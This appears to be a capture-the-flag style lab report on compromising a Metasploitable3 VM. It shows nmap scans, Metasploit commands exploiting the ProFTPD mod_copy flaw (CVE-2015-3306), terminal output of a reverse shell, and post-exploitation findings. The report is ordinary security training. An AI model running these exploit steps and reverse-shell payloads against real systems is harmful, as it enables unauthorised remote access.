

Challenge Information

- **VM Setup:** Vulnerable VM is imported to the VirtualBox.
- **Attacker Machine:** Kali Linux 2025
 - IP Address: 10.205.185.43
- **Victim Machine:** Ubuntu 14.04
 - IP Address: 10.205.185.191

Objective: The objective is to run the OVA file in VirtualBox and perform the vulnerability assessment and document each step in the report.

TOOLS

- **Nmap** – used to scan the target machine.
 - **Metasploit** – used to exploit and install payload.
 - **Chrome** – to analyse the web directory.
-

Environment Setup

1. Import the OVA file to VirtualBox.
 2. Set the network to *Host-Only Network*.
 3. Ensure that both the attacker and victim machine are in the same network.
-

Enumeration and Discovery

Service scan using nmap

```
nmap -sV -O 10.205.185.191
```

Scan analysis:

- FTP (ProFTPD 1.3.5) – Vulnerable to mod_copy RCE.
 - HTTP (Apache 2.4.7) – Directory listing is enabled.
 - Samba (4.3.11) – MITM risk.
 - MySQL – Externally accessible (can brute-force credentials).
-

Web Directory Listing

The purpose was to identify which files can be accessed via HTTP.

- Visited <https://10.205.185.191> in browser.
 - The image has the shared below.
-

Exploitation

First, research was done on the type of exploit to use.

- **ProFTPD mod_copy vulnerability (CVE-2015-3306)** allows unauthorized file copy on the server.


Metasploit commands used:

```
msfconsole
use exploit/unix/ftp/proftpd_modcopy_exec
set RHOST 10.205.185.191
set SITEPATH /var/www/html
set payload cmd/unix/reverse_perl
set LHOST 192.168.56.1
set LPORT 4444
```

exploit

Outcome:

A PHP payload `wAdLCeB.php` was uploaded and executed, resulting in a reverse shell.



```
kali@kali: ~  
Session Actions Edit View Help  
Scanning 2 hosts [1000 ports/host]  
Discovered open port 22/tcp on 10.205.185.191  
Discovered open port 445/tcp on 10.205.185.191  
Discovered open port 80/tcp on 10.205.185.191  
Discovered open port 3306/tcp on 10.205.185.191  
Discovered open port 53/tcp on 10.205.185.79  
Completed SYN Stealth Scan against 10.205.185.79 in 0.14s (1 host left)  
Discovered open port 21/tcp on 10.205.185.191  
Discovered open port 8080/tcp on 10.205.185.191  
Discovered open port 631/tcp on 10.205.185.191  
Completed SYN Stealth Scan at 12:22, 4.64s elapsed (2000 total ports)  
Nmap scan report for 10.205.185.79  
Host is up (0.0014s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE  
53/tcp    open  domain  
MAC Address: DA:5D:E0:8B:B7:95 (Unknown)  
  
Nmap scan report for 10.205.185.191  
Host is up (0.00013s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp    open  microsoft-ds  
631/tcp    open  ipp  
3000/tcp   closed ppp  
3306/tcp   open  mysql  
8080/tcp   open  http-proxy  
8181/tcp   closed intermapper  
MAC Address: 08:00:27:0D:8C:F7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Read data files from: /usr/share/nmap  
Nmap done: 183 IP addresses (3 hosts up) scanned in 12.57 seconds  
Raw packets sent: 4354 (185.768KB) | Rcvd: 3012 (124.476KB)  
  
(kali@kali)-[~]  
$ for 10.205.185.79  
zsh: parse error near `10.205.185.79'
```


Post-Exploitation Findings

- Had access to sensitive directories.
- Found Drupal, phpMyAdmin, Payroll, and Chat application.
- MySQL is vulnerable if weak credentials are used.
- The chat could be accessed just by typing a random name like “**abin**”.

Conclusion

This analysis proved that the target machine contains multiple critical vulnerabilities, the most dangerous being the **ProFTPD mod_copy RCE**, which enables full remote access.

Screenshot:



```
ls
NEdE6D.php
chat
drupal
payroll_app.php
phpmyadmin
pwd
/var/www/html
whoami
www-data
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Welcome, tony

[Exit Chat](#)

(10:30 PM) **Papa Smurf:** I am the baddest dude on this planet, you cant break me!

(10:31 PM) **Papa Smurf:** Hack the planet!

(10:32 PM) **Papa Smurf:** This is fun

(10:33 PM) **Papa Smurf:** Oh, have I ever mentioned? I have ace of clubs.

(10:34 PM) **Papa Smurf:** Breaking News: [How to check if your child is a computer hacker](#)

(10:35 PM) **Papa Smurf:** Hint: Google around and you might find answers on how to break Metasploitable3

(10:36 PM) **Papa Smurf:** I am the baddest dude on this planet, you cant break me!

(10:37 PM) **Papa Smurf:** I am tired

(10:38 PM) **Papa Smurf:** Hint: Metasploitable3 is an open source vulnerable network. Check out the [repo on Github](#).

(10:39 PM) **Papa Smurf:** [Kiai!!!!!!!](#)

(10:40 PM) **Papa Smurf:** How it feels when you manage to discover how to exploit a custom vuln on Metasploitable3: [Dramatic Chipmunk](#)

(10:41 PM) **Papa Smurf:** I am on a seafood diet. I see food, and I eat it

(7:49 PM) **tony:** hello

Send

```
Session Actions Edit View Help
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

Metasploit

+ --=[ metasploit v6.4.84-dev ]
+ --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ --=[ 431 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 10.205.185.191
RHOST => 10.205.185.191
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.205.185.43
LHOST => 10.205.185.43
msf exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444
LPORT => 4444
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 10.205.185.43:4444
[*] 10.205.185.191:80 - 10.205.185.191:21 - Connected to FTP server
[*] 10.205.185.191:80 - 10.205.185.191:21 - Sending copy commands to FTP server
[*] 10.205.185.191:80 - Executing PHP payload /cFaIT1.php
[*] 10.205.185.191:80 - Deleted /var/www/html/cFaIT1.php
[*] Command shell session 1 opened (10.205.185.43:4444 -> 10.205.185.191:53964) at 2025-09-20 12:31:37 -0400
```